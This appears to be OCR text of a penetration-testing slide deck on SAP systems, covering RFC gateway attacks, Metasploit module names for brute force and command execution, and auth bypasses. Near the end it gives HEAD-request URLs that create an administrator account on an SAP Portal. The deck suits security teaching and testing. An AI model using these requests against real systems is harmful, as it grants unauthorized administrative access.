**Program ID**.
- To register with a SAP Gateway you need to send an ID string (**Program ID** aka **Tpname**).
- This can be captured off of the wire or from the Gateway monitor (by default in newer kernels remote access to GW monitor is denied).

Evil Twin

- The Evil twin attack is basically a MiTM attack.
- Register an External RFC server with the Gateway and you can capture, manipulate and replay RFC calls.
- Requires that legit RFC servers are blocked (DoS).


Callback

- Same set up as Evil Twin.
- RFC protocol has a ‘callback’ routine.
- This allows a server to execute code on the calling client.
- The client is often a SAP Application Server (running with SAP_ALL).

SAP Web

NetWeaver, AS ABAP/J2EE, ITS, ICM, Web Dispatcher, EP and BO XI


Web Hacking 101


Copyrighted Material
The Web Application Hacker's Handbook
Discovering and Exploiting Security Flaws

SAP Management Console

- Found on 5xx13 (HTTP)/5xx14 (HTTPS).
- HTTP by default (uses basic auth).
- Lot of info disclosure issues.
- Enumerate users, determine lockout thresholds and audit settings etc.
- Remote command exec also...
- SAP Notes: 1439348 and 927637.

SAP Management Console



- SAP Systems
  - NPL
    - Database
      - NPL(ABAP) on nplhost
    - DVEBMGS42 on nplhost
      - Process List
      - Open Alerts
      - Current Status
      - Queue Statistics
      - Access Points
      - AS ABAP WP Table
      - ICM
      - Log Files
      - Computer System
    - SCS00 on nplhost
      - Process List
      - Access Points
      - Enqueue Locks
      - Enqueue Statistic
      - AS Java Cluster Messag
      - Log Files
      - Computer System

System NPL

Status: Running

Instances: 2 ,1 ABAP

Database

ABAP SAPDB on nplhost(Rur

NPL(3)

Hostname	Status	Features	Instance Number
nplhost	Running	Datbase types ABAP	
DVEBMGS42 o...	Running	ABAP, Enqueue Se...	42
SCS00 on nplhost	Running	Enqueue Server, M...	0

SAP Management Console

- sap_mgmt_con_abaplog
- sap_mgmt_con_getaccesspoints
- sap_mgmt_con_getlogfiles
- sap_mgmt_con_listlogfiles
- sap_mgmt_con_brute_login
- sap_mgmt_con_getprocessparameter
- sap_mgmt_con_startprofile
- sap_mgmt_con_extractusers
- sap_mgmt_con_getenv
- sap_mgmt_con_instanceproperties
- sap_mgmt_con_version
- sap_mgmt_con_osexec

SAP HostControl

- Service listens on port 1128/tcp.
- Michael Jordan (contextis.co.uk) found a vuln in the GetDataBaseStatus function (SAP note 1341333).
- Parameters are passed to dbmcli executable (SAP MaxDB only).
- Me: sap_host_con_getdatabasestatus_command_exec.
- Mike & Juan: sap_host_control_cmd_exec.

SAP Web 2.0

- SAP has many web servers that can execute ABAP and/or Java programs.
- Internet Transaction Server (ITS) - Web GUI (sap_web_gui_brute_login)
- The Internet Communication Manager (ICM) - evolution of ITS.
- ICM web requests are handled by the Internet Communication Framework (ICF).

SAP Application Server

- ICF services are akin to .php/.asp/.jsp etc.
- There are over 1,500 ICF standard services.
- Some are public and require no authentication.
- The ICM also provides a **SOAP interface to RFC**!
- Metasploit - auxiliary/scanner/sap/sap_icm_urlscan

ICM RFC over SOAP

- sap_soap_bapi_user_create1
- sap_soap_brute_login
- sap_soap_edi_data_incoming_smb_relay
- sap_soap_pfl_check_os_file_existence_smb_relay
- sap_soap_rfc_clba_update_file_remote_hostsmb_relay
- sap_soap_rfc_dbmcli_command_exec
- sap_soap_rfc_eps_delete_file_smb_relay
- sap_soap_rfc_ping
- sap_soap_rfc_read_table
- sap_soap_rfc_sxpg_call_system
- sap_soap_rfc_sxpg_command_exec
- sap_soap_rfc_system_info
- sap_soap_rzl_read_dir_local_smb_relay
- sap_soap_susr_rfc_user_interface
- sap_soap_th_saprel

Web Dispatcher

- The SAP Web Dispatcher is a program that works as a reverse proxy and load balancer for incoming HTTP(S) requests. Specifically it can be used for:
  - Load balancing - selecting the appropriate Application Server (AS).
  - Filtering URLs - rejecting well-known attack patterns and/or restricting access to private sections.

Web Dispatcher

- URL filtering is enabled by configuring the parameter wisp/permission_table.

- Example URL ACL below (P - Permit / D - Deny)

```
P    /sap/public/*
P    /sap/bc/harmless.cgi
D     *.cgi
P    /sap/bc/ping
D     *
```

SAP AS J2EE

- Portal, Mobile, BO XI, PI, SAP Solution Manager and many more products and/or custom apps rely on the SAP J2EE engine.
- It is similar to any other Application Server like Apache Tomcat , BEA Weblogic, IBM Websphere or Oracle Appserver.
- Version 7.2 contains more than 1,200 applications and all of them are enabled by default!

Invoker Servlet

- If **EnableInvokerServletGlobally** is set, it’s possible to bypass filter settings by using default servlet URLs. The Servlet in the web.xml below can be called two ways:
  - /admin/critical/CriticalAction - get prompted for auth :(
  - /servlet/com.sap.admin.CriticalAction - bypass auth.

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet- class>
</servlet>
<servlet-mapping>
  <servlet-name>CriticalAction</</servlet-name>
  <url-pattern>/admin/critical</url-pattern>
</servlet-mapping>
```

- SAP Note: 1445998

Verb Tampering

- The web.xml below specifies that the servlet requires authentication when called with GET request.

```
 <web-resource-collection>
   <web-resource-name>Restrictedaccess</web-resource-name>
   <url-pattern>/admin/*</url-pattern>
   <http-method>GET</http-method>
  </web-resource-collection>
```

- A HEAD request will execute as a GET - but won't require auth!
- http://mirror.transact.net.au/sourceforge/w/project/wa/waspap/waspap/Core/Bypassing_VBAAC_with_HTTP_Verb_Tampering.pdf

Verb Tampering

- Add user via **HEAD** request and bypass auth on SAP Portal:
  - http://xx.xx.xx.xx:54900/ctc/ConfigServlet?param=com.sap.ctc.util.UserConfig;CREATEUSER;USERNAME=mwr,PASSWORD=Password01
  - http://xx.xx.xx.xx:54900/ctc/ConfigServlet?param=com.sap.ctc.util.UserConfig;ADD_USER_TO_GROUP;USERNAME=mwr,GROUPNAME=Administrators
  - SAP Notes: 1589525 and 1624450.


What Have We Learned?

